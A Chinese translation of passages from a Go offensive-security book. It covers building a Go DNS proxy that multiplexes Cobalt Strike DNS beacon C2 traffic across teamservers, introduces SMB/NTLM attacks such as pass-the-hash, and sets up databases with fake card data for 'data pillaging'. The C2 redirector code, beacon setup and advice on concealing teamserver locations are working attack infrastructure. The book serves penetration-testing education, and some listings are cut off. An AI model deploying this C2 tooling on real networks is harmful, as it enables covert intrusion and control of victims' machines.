*DNS tunneling*，一种数据过滤技术，主要用于建立C2通道的网络与限制性的出口控制。如果使用权威的DNS服务，攻击者可以路由到自己的DNS服务器，然后再通过internet路由出去，而不需要直接连接到自己的基础设施。虽然速度会慢点，但很难防御。一些开源的和专有的有效负载执行DNS隧道，Cobalt Strike's Beacon是其中一个。在本部分要编写自己的DNS服务和代理，并学习如何使用Cobalt Strike对C2有效负载进行多路复用。

## 配置Cobalt Strike

如果之前用过**Cobalt Strike**的话，应该知会知道默认情况下 `teamserver` 监听53端口。因此，根据文档的建议，系统上只能运行一台服务器，保持一对一的比例。对于大中型团队来说，这可能会是个问题。例如，如果有20个团队对20个单独的组织进行攻击，运行 `teamserver` 的20个系统会有些困难。这个问题并不只是在Cobalt Strike 和 DNS 中，也存在于包括HTTP有效负载在内的其他协议，像 Metasploit Meterpreter 和 Empire。尽管可以监听在各种完全惟一的端口上，但在像TCP 80和443这样的公共端口上，有更大的可能性会导致流量溢出。因此，问题就变成和其他团队如何共享同一端口然后路由到多个侦听器？当然，答案是使用代理。回到实验环境。

注：在实际的项目中，您可能希望有多级的诡计、抽象和转发来伪装 `teamserver` 的位置。这可以使用UDP和TCP转发到各种主机提供商的小型实用服务器来完成。主 `teamserver` 和代理任然运行在单独的系统上。将 `teamserver` 集群放在具有大量 RAM 和 CPU 资源的大型系统上。

在两个Docker容器中运行两个Cobalt Strike的`teamserver`。这样服务监听在53端口上，每个 `teamserver` 有自己的系统，因此，有单独的IP。使用Docker内置的网络机制将UDP的端口从容器中映射到主机。在开始之前，在 <https://www.cobaltstrike.com/trial/> 上下载Cobalt Strike的试用版。在遵循试用注册说明之后，在下载目录中应该会有个新的 `tarball`。现在可以启动 `teamservers` 了。

在终端执行下面的命令启动第一个容器：

```
$ docker run --rm -it -p 2020:53 -p 50051:50050 -v full path to cobalt strike
```

这条命令做了几件事。第一，告诉Docker退出后移除容器，并且在启动后希望与容器进行交互。其次，将主机系统的2020端口映射到容器的53端口，将50051端口映射到50050。接下来将含有Cobalt Strike tarball的目录映射到容器的data目录。Docker会创建指定的任何目录。最后，提供使用的镜像（本例中是Java），和启动后执行的命令。这会在运行的Docker容器中留下一个bash shell。

进入Docker容器后，通过执行以下命令启动teamserver：

```
$ cd /root
$ tar -zvxf /data/cobaltstrike-trial.tgz
$ cd cobaltstrike
$ ./teamserver <IP address of host> <some password>
```

使用的IP地址应该是VM的，而不是容器的IP地址。

接下来，在Ubuntu主机上打开一个新的终端窗口，并切换到包含Cobalt Strike tarball的目录。执行下面的命令来安装Java，然后启动Cobalt Strike：

```
$ sudo add-apt-repository ppa:webupd8team/java
$ sudo apt update
$ sudo apt install oracle-java8-installer
$ tar -zvxf cobaltstrike-trial.tgz
$ cd cobaltstrike $ ./cobaltstrike
```

Cobalt Strike 的GUI应该就启动了。清除试用消息后，将teamserver端口更改为50051，并设置自己的用户名和相应的密码。

在Docker中成功启动并连接到完全运行的服务器。现在，重复相同的过程来启动第二个服务。按照前面的步骤启动一个新的teamserver。这一次，映射不同的端口。增加一个端口就可以也合乎逻辑。在新终端窗口中，执行以下命令启动一个新容器并监听2021和50052端口：

```
$ docker run --rm -it -p 2021:53 -p 50052:50050-v full path to cobalt strike d
```

从 Cobalt Strike 客户端，通过选择 **Cobalt Strike -> New Connection** 创建新的连接，将端口修改为 **50052**，选中 **Connect\*\***。连接后，您应该会在控制台底部看到两个切换服务的选项卡。

现在成功地连接到两个 teamserver 了。启动两个DNS监听。从菜单中选择 **Configure Listeners** 来创建客户端，其图标看起来像一副耳机。完成后，从底部菜单中选择 **Add** 以打开 **New Listener** 窗口。输入下面的信息：

- Name: **DNS 1**
- Payload: **windows/beacon\_dns/reverse\_dns\_txt**
- Host: **\*\***
- Port: **0**

本例中，端口设置为80，但是DNS的负载仍然使用53端口，所以不要担心。80端口专门用于混合有效负载。图5-2是New Listener 窗口和应该输入的信息。




图 5-2: 添加监听

接下来，将提示您输入用于指引的域，如图5-3所示。

输入域 `attacker1.com` 作为DNS指引，它应该是您的负载指引所指向的域名。应该会看到一条消息，指示新侦听已经启动。在另一个 teamserver 重复此步骤，使用 DNS 2 和 `attacker2.com`。在开始使用这两个监听前，需要编写一个中间服务器来检查DNS消息并适当地路由它们。本质上，这就是代理。




图 5-3: 添加DNS的指引域

## 创建DNS代理

本章一直使用的DNS包使编写中间函数变得很容易，并且在之前的部分中也已经使用了几个函数。代理需要能做到下面几点：

- 创建处理函数来获取输入的查询
- 检查查询的问题并提取域名 *Inspect the question in the query and extract the domain name*
- 识别与域名相关的上游DNS服务器
- 与上游DNS服务器交换问题，并将响应写入客户端

可以编写处理程序函数来将attacker1.com和attacker2.com作为静态值处理，但这是不可维护的。相反，应该从程序外的资源中查找记录，例如数据库和配置文件。下面的代码通过使用 domain,server 的格式来实现，该格式列出了用逗号分隔的传入域和上游服务器。启动程序，创建函数来解析这种格式的文件。将清单5-6的代码保存到新文件 *main.go* 中。

```
package main

import (
    "bufio"
    "fmt"
    "os"
    "strings"
)

func parse(filename string) (map[string]string, error) {
    records := make(map[string]string)
    fh, err := os.Open(filename)
    if err != nil {
        return records, err
    }
    defer fh.Close()
    scanner := bufio.NewScanner(fh)
    for scanner.Scan() {
        line := scanner.Text()
        parts := strings.SplitN(line, ",", 2)
        if len(parts) < 2 {
            return records, fmt.Errorf("%s is not a valid line", line)
        }
        records[parts[0]] = parts[1]
    }
    return records, scanner.Err()
}

func main() {
    records, err := parse("proxy.config")
    if err != nil {
        log.Fatalf("Error processing configuration file: %s\n", err.Error())
    }
    fmt.Printf("%+v\n", records)
}
```

清单 5-6: DNS 代理 ([https://github.com/blackhat-go/bhg/ch-5/dns\\_proxy/main.go/](https://github.com/blackhat-go/bhg/ch-5/dns_proxy/main.go/))

这段代码中，首先定义一个函数，该函数解析包含配置信息的文件并返回一个 map[string]string。使用map来查找输入的域和检索上游服务器。

在终端窗口中输入下面代码的第一个命令，该命令将echo后的字符串写入到 *proxy.config*文件中。接下来，编译并执行 *dns\_proxy.go*。

```
$ echo 'attacker1.com,127.0.0.1:2020\nattacker2.com,127.0.0.1:2021' > proxy.co
$ go build
$ ./dns_proxy
map[attacker1.com:127.0.0.1:2020 attacker2.com:127.0.0.1:2021]
```

看看输出了什么？是 teamserver 域名和 Cobalt Strike DNS 监听的端口组成的 map。回想下将端口2020 和 2021分别映射到两个Docker容器中53端口。这是创建基本配置的一种快速而粗糙的方式，因为不必将其存储在数据库或其他持久存储机制中。

使用定义的记录map，就可以编写处理函数了。来优化下代码，将下面代码添加到main() 函数中。应该遵循配置文件的解析。

```

dns.HandleFunc(".", func(w dns.ResponseWriter, req *dns.Msg) {
    if len(req.Question) < 1 {
        dns.HandleFailed(w, req)
        return
    }
    name := req.Question[0].Name
    parts := strings.Split(name, ".")
    if len(parts) > 1 {
        name = strings.Join(parts[len(parts)-2:], ".")
    }
    recordLock.RLock()
    match, ok := records[name]
    recordLock.RUnlock()
    if !ok {
        dns.HandleFailed(w, req)
        return
    }
    resp, err := dns.Exchange(req, match)
    if err != nil {
        dns.HandleFailed(w, req)
        return
    }
    if err := w.WriteMsg(resp); err != nil {
        dns.HandleFailed(w, req)
        return
    }
})
}

```

首先，使用一个点号调用HandleFunc()来处理所有传入的请求，然后定义*anonymous function*，该函数不能复用（也没有名字）。当不打算重用代码块时，这是一种很好的设计。如果打算重用的话，应该声明它并将其作为*named function*调用。接下来，检查输入的问题切片确保至少有一个值，如果不是的话，调用HandleFailed() 及早地退出函数。这是整个处理程序中使用的模式。如果至少存在一个问题，可以安全地从第一个问题中取出查询的名字。必须用逗号分隔名字来提取域名。分隔名字返回的结果值应该永远不会不大于1，安全起见最后检查下。使用切片中slice操作可以抓取切片的tail——切片中最后一个元素。现在需要从记录map中检索上游服务器。

从map中检索值能返回一个或两个变量。如果key（本例中是域名）存在map中的话会返回相应的值。如果不存在就返回空字符串。可以通过返回的值是否是空字符串判断，但是在处理复杂类型时这样是低效的。相反，使用两个变量：第一个是和key相应的值，第二个是Boolean值，如果存在返回true。在确保匹配之后，可以与上游服务器交换请求。只是确保在持久存储中配置了接收到的请求的域名。接下来，将来自上游服务器的响应写回客户端。定义处理函数后就可以起到服务了。最后，编译并启动代理。

代理运行后就可以是使用两个 Cobalt Strike 监听来测试了。为此，首先创建两个无阶段的可执行文件。从 Cobalt Strike 的顶部菜单中，点击像齿轮的按钮，然后将输出更改为**Windows Exe**。在另一个 teamserver 重复此过程。将这些可执行文件复制到Windows VM并执行它们。Windows VM的DNS服务器应该是Linux主机的IP地址。否则的话不能测试。这可能需要一两个小时，但最终您应该会在每个teamserver上看到一个新的图标。任务完成！

## 收尾工作

这已经很帮了，但是当必须更改 teamserver IP地址或重定向时，或者如果必须添加一条记录，都需要重启服务。信标可能会在这样的行动中幸存下来，但是当有更好的选择时，为什么还要去冒险呢？可以使用进程信号告诉运行中的程序重新加载配置文件。清单5-7是带有进程信号逻辑的完整程序：

```

package main

import (
    "bufio"
    "fmt"
    "log"
    "os"
    "os/signal"
    "strings"
    "sync"
    "syscall"

    "github.com/miekg/dns"
)

func parse(filename string) (map[string]string, error) {
    records := make(map[string]string)
    fh, err := os.Open(filename)
    if err != nil {
        return records, err
    }
    defer fh.Close()
    scanner := bufio.NewScanner(fh)
    for scanner.Scan() {
        line := scanner.Text()
        parts := strings.SplitN(line, ",", 2)
        if len(parts) < 2 {
            return records, fmt.Errorf("%s is not a valid line", line)
        }
        records[parts[0]] = parts[1]
    }
    log.Println("records set to:")
    for k, v := range records {
        fmt.Printf("%s -> %s\n", k, v)
    }
    return records, scanner.Err()
}

func main() {
    var recordLock sync.RWMutex

    records, err := parse("proxy.config")
    if err != nil {
        log.Fatalf("Error processing configuration file: %s\n", err.Error())
    }

    dns.HandleFunc(".", func(w dns.ResponseWriter, req *dns.Msg) {
        if len(req.Question) < 1 {
            dns.HandleFailed(w, req)
            return
        }
        name := req.Question[0].Name
        parts := strings.Split(name, ".")
        if len(parts) > 1 {
            name = strings.Join(parts[len(parts)-2:], ".")
        }
        recordLock.RLock()
        match, ok := records[name]
        recordLock.RUnlock()
        if !ok {
            dns.HandleFailed(w, req)
            return
        }
        resp, err := dns.Exchange(req, match)
        if err != nil {

```

```

        dns.HandleFailed(w, req)
        return
    }
    if err := w.WriteMsg(resp); err != nil {
        dns.HandleFailed(w, req)
        return
    }
})

go func() {
    sigs := make(chan os.Signal, 1)
    signal.Notify(sigs, syscall.SIGUSR1)

    for sig := range sigs {
        switch sig {
        case syscall.SIGUSR1:
            log.Println("SIGUSR1: reloading records")
            recordLock.Lock()
            recordsUpdate, err := parse("proxy.config")
            if err != nil {
                log.Printf("Error processing configuration file: %s\n", err)
            } else {
                records = recordsUpdate
            }
            recordLock.Unlock()
        }
    }
}()

log.Fatal(dns.ListenAndServe(":53", "udp", nil))
}

```

清单 5-7: 完整的代理 ([https://github.com/blackhat-go/bhg/ch-5/dns\\_proxy/main.go/](https://github.com/blackhat-go/bhg/ch-5/dns_proxy/main.go/))

有一些补充。因为程序将修改一个可能被并发 goroutine 使用的 map，要使用互斥锁来控制访问。*mutex* 防止敏感代码块的并发执行，它允许任何 goroutine 读取数据而不会将其他的锁在外面，当写时会把其他的 goroutine 锁在外面。或者，在资源上实现没有互斥的 goroutine 会引入交叉，这可能导致竞争条件或更糟的情况。

在处理函数中访问 map 前，先调用 RLock 来读取匹配的值；读取完成后再调用 RUnlock 来为下一个 goroutine 释放 map。在运行 goroutine 的匿名函数中，先处理监听的信号。使用 os.Signal 类型的管道来完成，在调用 signal.Notify() 时提供，以及预留的 SIGUSR1 管道使用的文字信号。在遍历信号的循环中，使用 switch 语句来表明收到的信号类型。可以只配置监控单个的信号，但是在不久后就会更改，因此这是个恰当的设计模式。最后，在重新加载运行的配置前使用 Lock() 来阻塞读取记录 map 的 goroutine。使用 Unlock() 来继续执行。

通过启动代理和在已存在的 teamserver 中创建新的监听来测试程序。使用域名 *attacker3.com*。代理运行后，在 *proxy.config* 文件中添加监听的域名。发送 kill 信号给进程来重新加载配置，但是要先使用 ps 和 grep 来找出进程的 ID。

```

$ ps -ef | grep proxy
$ kill -10 PID

```

代理应该会重新加载。通过创建和执行一个新的无阶段的可执行文件来测试。代理现在应该具备了功能，并且可以生产了。

## 总结

尽管这一章已经结束了，但是代码仍然有无限的可能性。例如，Cobalt Strike可以以混合方式操作，使用HTTP和DNS进行不同的操作。要做到这一点，必须修改代理来响应侦听者IP的 A 记录；还需要将其他端口转发到容器中。在下一章中，将深入研究 SMB 和 NTLM 中令人费解的疯狂之处。现在，去征服吧！

# 第6章：与SMB和NTLM交互

## 摘要

在前面的章节中，已经验证了包括原生TCP，HTTP和DNS这几种常用的网络通信协议。对于攻击者来说，这些协议都有有趣的用例。尽管存在大量其他网络协议，但我们将通过检查 Server Message Block(SMB)来结束对网络协议的讨论，这个协议被证明是Windows后开发中最有用的协议。

SMB可能是本书中最复杂的协议。它有多种用途，但是SMB通常用于分享资源，像文件，打印机和网络串口。对于有攻击想法的读者，SMB允许分布式网络节点通过命名管道进行进程间通信。换言之，可以在远程主机上执行任意的命令。这基本上就是PsExec的工作原理，PsExec是一个在本地执行远程命令的Windows工具。

SMB还有其他几个有趣的用例，特别是由于它处理NT LAN Manager (NTLM)身份验证的方式，这是Windows网络上大量使用的质问-响应安全协议。用于包括远程密码猜测，基于hash认证（或哈希加密），SMB中继和NBNS/LLMNR欺骗。完全讲解这些攻击需要用整本书的篇幅。

在本章的开头，将详细讲解如何在Go中实现SMB。然后，运用SMB包执行远程密码猜测，使用“哈希加密”技术，通过只使用密码的哈希，并破解密码的NTLMv2哈希，从而成功地验证自己的身份。

## SMB包

写这本书时，还没有官方发布的Go版本的SMB包，但是可以在<https://github.com/bhg/ch-6/smb/>上找和本书中配套的相应版本。尽管在本章中不会展开该包的所有细节，但为了创建“说SMB”所必需的二进制通信，仍要学习执行SMB规范的基础知识，不像前面的章节那样，只是简单地重复使用完全兼容的软件包。在这将学习如何使用反射，在运行时检查接口数据类型和定义任意Go结构体中的字段标签来解编码复杂的，任意的数据，同时维护未来的消息结构和数据类型可伸缩性。

虽然我们构建的SMB库只允许基本的客户端通信，但代码库相当广泛。会有SMB包相关的例子，以便能完全理解像SMB认证这样的通信和任务是如何工作的。

## 理解SMB

和HTTP一样，SMB属于应用层的协议，可以和其他网络节点通信。不像HTTP 1.1那样使用可读的ASCII文本，SMB是一种二进制协议，它结合了固定长度和可变长度、位置和小端字段。SMB有几个版本，也称为方言，即版本2.0、2.1、3.0、3.0.2和3.1.1。每种方言都比其前身表现得更好。由于处理和需求因方言的不同而不同，因此客户端和服务器必须提前就使用哪种方言达成一致。在初始信息交换期间执行此操作。

通常，Windows系统支持多种方言，并选择服务端和客户端都支持的最新的方言。Microsoft提供了表6-1，列出了在协商期间Windows版本选择的方言。（Windows 10和WS 2016(图中没有显示)协商SMB 3.1.1版本。）

表6-1：由Windows版本协商的Smb方言

Operating system	Windows 8.1 WS 2012 R2	Windows 8 WS 2012	Windows 7 WS 2008 R2	Windows Vista WS 2008	Pre ver
Windows 8.1 WS 2012 R2	<b>SMB 3.02</b>	<b>SMB 3.0</b>	SMB 2.1	SMB 2.0	SM
Windows 8 WS 2012	<b>SMB 3.0</b>	<b>SMB 3.0</b>	SMB 2.1	SMB 2.0	SM
Windows 7 WS 2008 R2	SMB 2.1	SMB 2.1	SMB 2.1	SMB 2.0	SM
Windows Vista WS 2008	SMB 2.0	SMB 2.0	SMB 2.0	SMB 2.0	SM
Previous versions	SMB 1.0	SMB 1.0	SMB 1.0	SMB 1.0	SM

本章使用SMB 2.1方言，因为多数现代 Windows版本支持。

## 理解SMB安全令牌

SMB 消息中含有安全令牌来认证网络中的用户和机器。非常像选择SMB方言的过程，通过一系列会话设置消息来选择身份验证机制，使客户端和服务器就相互支持的身份验证类型达成一致。Active Directory域通常使用NTLM安全支持提供者(NTLMSSP)，这是一种二进制位置协议，它结合使用NTLM密码哈希和问-答令牌，以便跨网络对用户进行身份验证。问-答令牌类似于一个问题的加密回答；只有知道正确密码的实体才能正确回答这个问题。虽然本章只关注NTLMSSP，但Kerberos是另一种常见的身份验证机制。

将身份验证机制与SMB规范分离，给予SMB根据域和企业安全需求以及客户端-服务器支持，在不同的环境中使用不同的身份验证方法。然而，分离身份验证机制和SMB规范使得在Go中实现更加困难，因为身份验证令牌是经过编码的抽象语法符号1 (ASN.1)。对于本章，不需要对 ASN.1 了解太多——只了解是一种二进制编码格式，和一般地在SMB中使用的位置二进制编码不同。这种混合编码增加了复杂性。

理解 NTLMSSP 对于实现 SMB 至关重要，该实现足够智能，可以选择性地对消息字段进行编码和解码，同时考虑到相邻字段(在单个消息中)可能会以不同的方式编码或解码。Go中有二进制和ASN.1编码的标准包，但是Go的ASN.1包不是为通用用途而构建的；所以必须考虑到一些细微的差别。

## 搭建SMB Session

客户端和服务器执行以下步骤，能成功地设置SMB 2.1会话并选择NTLMSSP方言：

1. 客户端发送 Negotiate Protocol 请求到服务器，消息中包含客户端支持的方言列表。
2. 服务器响应 Negotiate Protocol 消息，该消息指明服务选择的方言。之后的消息都将使用该方言。响应中包含服务器支持的身份验证机制列表。
3. 客户端选择一个支持的身份认证类型，例如 NTLMSSP，使用该信息创建并发送 Session Setup 请求消息到服务器。消息中含有一个封装的安全结构，表明它是一个NTLMSSP Negotiate 的请求。
4. 服务器使用 Session Setup 响应消息回复。此消息表明需要进行更多处理，并包含服务器访问令牌。
5. 客户端计算用户的 NTLM 哈希值（使用域名，用户名和密码作为输入），然后将其与服务器询问、随机客户端的询问和其他数据结合使用，生成询问响应。在客户端发送给服务器的新 Session Setup 请求消息中包含此内容。不像步骤 3那样发送消息，封装的安全结构表明这是一个 NTLMSSP Authenticate 请求。这样，服务端能够区分这两个Session Setup SMB 请求。
6. 服务器与可信的资源交互，例如使用域凭据进行身份验证的域控制器，以比较客户端提供的询问-响应信息与可信资源计算的值。如果相匹配，则对客户端进行身份验证。服务器发送 Session Setup 消息返回给客户端，表明登录成功。该消息中含有唯一的session id，客户端可用来追踪session状态。
7. 客户端发送额外的消息来访问文件共享，命名管道，打印机等等；每个消息都包含 session id 作为引用，服务器可以通过该引用验证客户机的身份验证状态。

现在可能觉得SMB是多么复杂，并开始理解它为什么既没有一个标准也没有一个第三方Go包来实现SMB规范。而不是采取全面的方法，讨论我们创建的库的每一个细微差别，让我们专注几个结构，消息，或可以帮助您实现自己版本的定义良好的网络协议的独特方面。本章没有讨论大量的代码清单，而是只讨论好的内容，避免了信息过载。

可以使用以下相关规范作为参考，但不必一一阅读。通过谷歌搜索可以找到最新的版本。

**MS-SMB2** 我们试图遵循的SMB2规范。这是需要关注的主要规范，并封装了用于执行身份验证的Generic Security Service Application Programming Interface (GSS-API)结构。

**MS-SPNG and RFC 4178** GSS-API规范含有封装MS-NLMP数据。该结构被 ASN.1编码。

**MS-NLMP** 该规范用于理解NTLMSSP身份验证令牌结构和询问-响应格式。它包含用于计算诸如NTLM哈希和身份验证响应令牌等内容的公式和细节。与外部的GSS-API容器不同，NTLMSSP数据不是ASN.1编码的。

**ASN.1** 使用ASN.1格式编码数据的规范。

在讨论包中的代码片段之前，应该了解为了实现SMB通信需要克服的一些挑战。

# 第7章：滥用数据库和文件系统

## 摘要

既然我们已经讨论了用于主动服务询问、命令和控制以及其他恶意活动的大多数通用网络协议，现在让我们将重点放到同样重要的主题上：数据掠夺。

虽然数据掠夺可能不像初始利用、横向网络运动或特权升级那样令人兴奋，但它是整个攻击链的一个关键方面。毕竟，我们经常需要数据来执行其他活动。通常，这些数据对攻击者来说是有实际价值的。虽然黑客攻击一个组织是令人兴奋的，但数据本身往往是攻击者有利可图的奖品，也是组织的致命损失。

根据研究，在2016年，一次入侵可能会给组织造成大约400万到700万美元的损失。IBM的一项研究估计，每一个被偷的记录会给组织带来129到355美元的损失。见鬼，黑帽黑客可以通过在地下市场上以每张7到80美元的价格出售信用卡来赚大钱

([http://online.wsj.com/public/resources/documents/secureworks\\_hacker\\_annualreport.pdf](http://online.wsj.com/public/resources/documents/secureworks_hacker_annualreport.pdf)\* )。

仅Target漏洞就造成了4000万张卡片的泄露。在某些情况下，Target卡的售价高达每张135美元 (<http://www.businessinsider.com/heres-what-happened-to-your-target-data-that-was-hacked-2014-10/>)。那是非常赚钱的。我们绝不提倡这种行为，但那些道德有问题的人却仍然通过盗窃数据赚钱。

关于该行业的丰富知识和对在线文章的丰富参考——让我们拭目以待！在本章中，将学习如何配置和建立各种SQL和NoSQL数据库，以及如何通过Go连接并和这些数据库交互。我们还将演示如何创建数据库和文件系统数据挖掘程序，用于搜索有趣信息的关键指示符。

## 使用Docker配置数据库

在这一节中，将安装各种数据库，然后将本章掠夺示例中使用的数据插入到数据库中。如果可能的话，在Ubuntu 18.04 VM上使用Docker。*Docker* 是个软件容器平台，能够轻松地部署和管理应用程序。可以直接捆绑部署应用程序及其依赖。容器与操作系统分开，以防止对主机平台的污染。这是很漂亮的设计。

对于本章，为使用数据库将会用到各种预构建的Docker镜像。还未安装的话就先安装Docker。在\*<https://docs.docker.com/engine/installation/linux/ubuntu/> 可找到Ubuntu的安装说明。

## 安装MongoDB并写入数据

*MongoDB*是在本章中唯一用到NoSQL数据库。不像传统的关系数据库，*MongoDB*无法通过SQL进行通信。相反，*MongoDB*使用易于理解的JSON语法检索和管理数据。需要用专门的整本书来解释*MongoDB*，而全部的解释显然超出了本书的范围。现在，安装Docker镜像，并插入假数据。

和传统的SQL数据库不一样，MongoDB是*schema-less*，也就是它不用遵循用于组织表格数据的预定义的严格规则系统。这也就是为什么在清单7-1中只有 `insert` 命令而没有定义模式。首先，使用下面的命令安装MongoDB的Docker镜像：

```
$ docker run --name some-mongo -p 27017:27017 mongo
```

该命令从Docker仓库中下载名为 `mongo` 的镜像，然后启动名为 `some-mongo`（给实例起的名字是任意的）的新实例，并且将本地的27017端口映射到容器的27017端口。端口映射是关键，因为直接从操作系统访问数据库实例。没有的话就无法访问。

通过列出所有运行中的容器来检查容器是否自动启动：

```
$ docker ps
```

万一容器没有自动启动，执行下面的命令：

```
$ docker start some-mongo
```

`start` 命令应该能让容器运行。

容器运行后使用 `run` 命令传递MongoDB客户端连接到 MongoDB 实例，用这种方式就可以和数据库交互来插入数据：

```
$ docker run -it --link some-mongo:mongo --rm mongo sh \
-c 'exec mongo "$MONGO_PORT_27017_TCP_ADDR:$MONGO_PORT_27017_TCP_PORT/store"' \
>
```

这个神奇的命令运行一个一次性的，第二个安装了MongoDB客户端二进制文件的 Docker容器——所以不必在主机的操作系统上安装二进制文件——并使用它连接到名为 `some-mongo` 的 Docker容器中的MongoDB实例。在这个例子中，连接到名为 `test` 的数据库。

清单7-1，将数组文档插入到 `transactions` 集合中。

```
> db.transactions.insert([
  {
    "ccnum" : "4444333322221111",
    "date" : "2019-01-05",
    "amount" : 100.12,
    "cvv" : "1234",
    "exp" : "09/2020"
  },
  {
    "ccnum" : "4444123456789012",
    "date" : "2019-01-07",
    "amount" : 2400.18,
    "cvv" : "5544",
    "exp" : "02/2021"
  },
  {
    "ccnum" : "4465122334455667",
    "date" : "2019-01-29",
    "amount" : 1450.87,
    "cvv" : "9876",
    "exp" : "06/2020"
  }
]);
```

清单 7-1: 将 transactions 插入到 MongoDB 集合 (<https://github.com/blackhat-go/bhg/ch-7/db/seed-mongo.js/>)

就是这样!现在, 已经创建了MongoDB数据库实例, 并插入了一个包含三个用于查询的虚假文档的 transactions 集合。稍后将介绍查询部分, 但是首先, 应该知道如何安装和插入传统SQL数据库。

## 安装PostgreSQL 和 MySQL并写入数据

*PostgreSQL* (也叫 *Postgres*) 和 *MySQL* 是两个最常见的、最知名的、企业级质量的开源关系数据库管理系统, 并且都有官方的Docker镜像。因为它们比较相似, 并且安装步骤也有些重复, 因此一起介绍安装。

与上一节中的MongoDB示例大致相同, 首先下载并允许合适的Docker镜像:

```
$ docker run --name some-mysql -p 3306:3306 -e MYSQL_ROOT_PASSWORD=password \
$ docker run --name some-postgres -p 5432:5432 -e POSTGRES_PASSWORD=password \
```

容器构建成功后确认是否在运行, 如果没在运行中的话, 通过**docker start name**命令启动。

接下来, 使用相应的客户端连接到容器中——同样, 使用Docker镜像来避免在主机上安装任何额外的文件——然后继续创建数据库并写入数据。清单7-2中是MySQL相关的逻辑。

```
$ docker run -it --link some-mysql:mysql --rm mysql sh -c \
'exec mysql -h "$MYSQL_PORT_3306_TCP_ADDR" -P"$MYSQL_PORT_3306_TCP_PORT" \
-uroot -p"$MYSQL_ENV_MYSQL_ROOT_PASSWORD"'
mysql> create database store;
mysql> use store;
mysql> create table transactions(ccnum varchar(32), date date, amount float(7, \
-> cvv char(4), exp date);
```

### 清单 7-2: 创建并初始化 MySQL 数据库

与下面的清单一样，该清单启动一个一次性Docker shell，执行适当的数据库客户端。创建并连接到名为 `store` 的数据库，然后创建 `transactions` 表。这两个清单是相同的，只是针对不同的数据库系统进行了修改。、

清单7-3是Postgres的逻辑，和MySQL 的语法稍微不同。

```
$ docker run -it --rm --link some-postgres:postgres psql \
-h postgres -U postgres
postgres=# create database store;
postgres=# \connect store
store=# create table transactions(ccnum varchar(32), date date, amount money,
```

### 清单 7-3: 创建并初始化 Postgres 数据库

MySQL 和 Postgres 的插入 `transactions` 的语法是一样的。例如，清单7-4中可以看到如何向MySQL的`transactions`集合中插入三个文档。

```
mysql> insert into transactions(ccnum, date, amount, cvv, exp) values
      -> ('44443332221111', '2019-01-05', 100.12, '1234', '2020-09-01');
mysql> insert into transactions(ccnum, date, amount, cvv, exp) values
      -> ('4444123456789012', '2019-01-07', 2400.18, '5544', '2021-02-01');
mysql> insert into transactions(ccnum, date, amount, cvv, exp) values
      -> ('4465122334455667', '2019-01-29', 1450.87, '9876', '2019-06-01');
```

清单 7-4: 向 MySQL 的 `transactions` 插入数据 (<https://github.com/blackhat-go/bhg/ch-7/db/seed-pg-mysql.sql/>)

尝试向Postgres数据库中插入同样的三个文档数据。

## 用Go连接并查询数据库

既然现在已经多个测试数据库，那么就用Go构建客户端来连接和查询这些数据库。我们将讨论分为两个主题：一个是MongoDB，另一个是传统SQL数据库。

### 查询MongoDB

尽管有优秀的标准SQL包，但Go并没有维护类似的与NoSQL数据库交互的包。相反，需要依赖第三方包来方便交互。与其检阅第三方包的实现，不如只专注于MongoDB。我们将使用 `mgo` (发音为 *mango*) 这个DB驱动程序。

使用下面的命令安装 `mgo` 驱动：

```
$ go get gopkg.in/mgo.v2
```

现在可以和 `store` 集合（等同于表）建立连接并查询，所需要的代码比稍后创建的SQL示例代码还要少（参见清单7-6）。

```

package main

import (
    "fmt"
    "log"

    mgo "gopkg.in/mgo.v2"
)

type Transaction struct {
    CCNum      string `bson:"ccnum"`
    Date       string `bson:"date"`
    Amount     float32 `bson:"amount"`
    Cvv        string `bson:"cvv"`
    Expiration string `bson:"exp"`
}

func main() {
    session, err := mgo.Dial("127.0.0.1")
    if err != nil {
        log.Panicln(err)
    }
    defer session.Close()

    results := make([]Transaction, 0)
    if err := session.DB("store").C("transactions").Find(nil).All(&results); e
        log.Panicln(err)
    }
    for _, txn := range results {
        fmt.Println(txn.CCNum, txn.Date, txn.Amount, txn.Cvv, txn.Expiration)
    }
}

```

清单 7-6: 连接并查询 MongoDB 数据库 (<https://github.com/blackhat-go/bhg/ch-7/db/mongo-connect/main.go/>)

